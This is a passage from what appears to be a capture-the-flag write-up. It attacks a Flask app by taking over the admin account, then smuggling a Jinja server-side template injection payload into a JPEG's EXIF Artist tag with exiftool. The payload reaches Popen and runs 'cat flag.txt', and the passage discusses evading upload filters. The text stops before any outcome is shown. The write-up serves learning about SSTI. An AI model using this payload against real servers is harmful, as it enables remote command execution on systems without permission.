
Then visit the end-point:

Now we’re able to change Admin password, for me it’s gonna be regular:
username: admin
passwd: 1234

And now we’re Admin on this application:

And I believe this “Verify“ button are including our image we upload earlier:

Let’s check what happen if we verify it:

Internal server error or error 500. But it’s getting legit processed and now we’re going to create a payload to inject into the image we’re gonna upload:

Here’s what to note and evade:
-

Based on source-code we’re told that so many things are being blocked and black-listed
-
We can’t re-use the same user to upload some stuff (IDK why).




So what type of payload or injection strategy we should’ve mapped are somehow strict: inject it into image files (exiftool should’ve been involved), SSTI based server-side template execution, and some code of “Artis“ EXIF tag matters:
img = Image.open(query.doc)
for k, v in img.getexif().items():
    tag = TAGS.get(k)
    exif_table[tag]=v
if "Artist" in exif_table.keys():
    sec_code = exif_table["Artist"]
    return render_template_string("Verified! {}".format(sec_code))
Wait. . .Now that I think of it, I think the filters between bio and file upload are being somehow different, we might be able to inject as example:
{{7*7}}
In the file upload, however It’s not going to be raw as this filter still checks the image content.
So now in file upload evasion we need to have a legit image files and inject our SSTI inside (exiftool for that).
Our effort of SSTI now is:
-
Inject Jinja SSTI into the Artist field
-
Flask executes it via render_template_string
Then I came out with this:

┌──(kali㉿kali)-[~]
└─$ sudo exiftool -Artist="{% for i in ''.__class__.__mro__[1].__subclasses__() %} {% if i.__name__ == 'Popen' %} {{ i(['cat','flag.txt'], -1, None, None, -1).communicate()[0] }} {% endif %} {% endfor %}" panda.jpg
    1 image files updated

┌──(kali㉿kali)-[~]
└─$ sudo exiftool -Artist="{{7*7}}" test.jpg
    1 image files updated

┌──(kali㉿kali)-[~]
└─$ ls -al
total 256
drwxr-xr-x 2 root root   4096 Dec 17 05:54 .
drwxr-xr-x 4 root root   4096 Dec 17 05:52 ..
-rw-r--r-- 1 root root 125092 Dec 17 05:53 panda.jpg
-rw-r--r-- 1 root root 124922 Dec 17 05:53 test.jpg
So test.jpg are the one containing test for {{7*7}}, and the panda.jpg are the one containing for potential flag retriever.
┌──(kali㉿kali)-[~]
└─$ ls -al
total 256
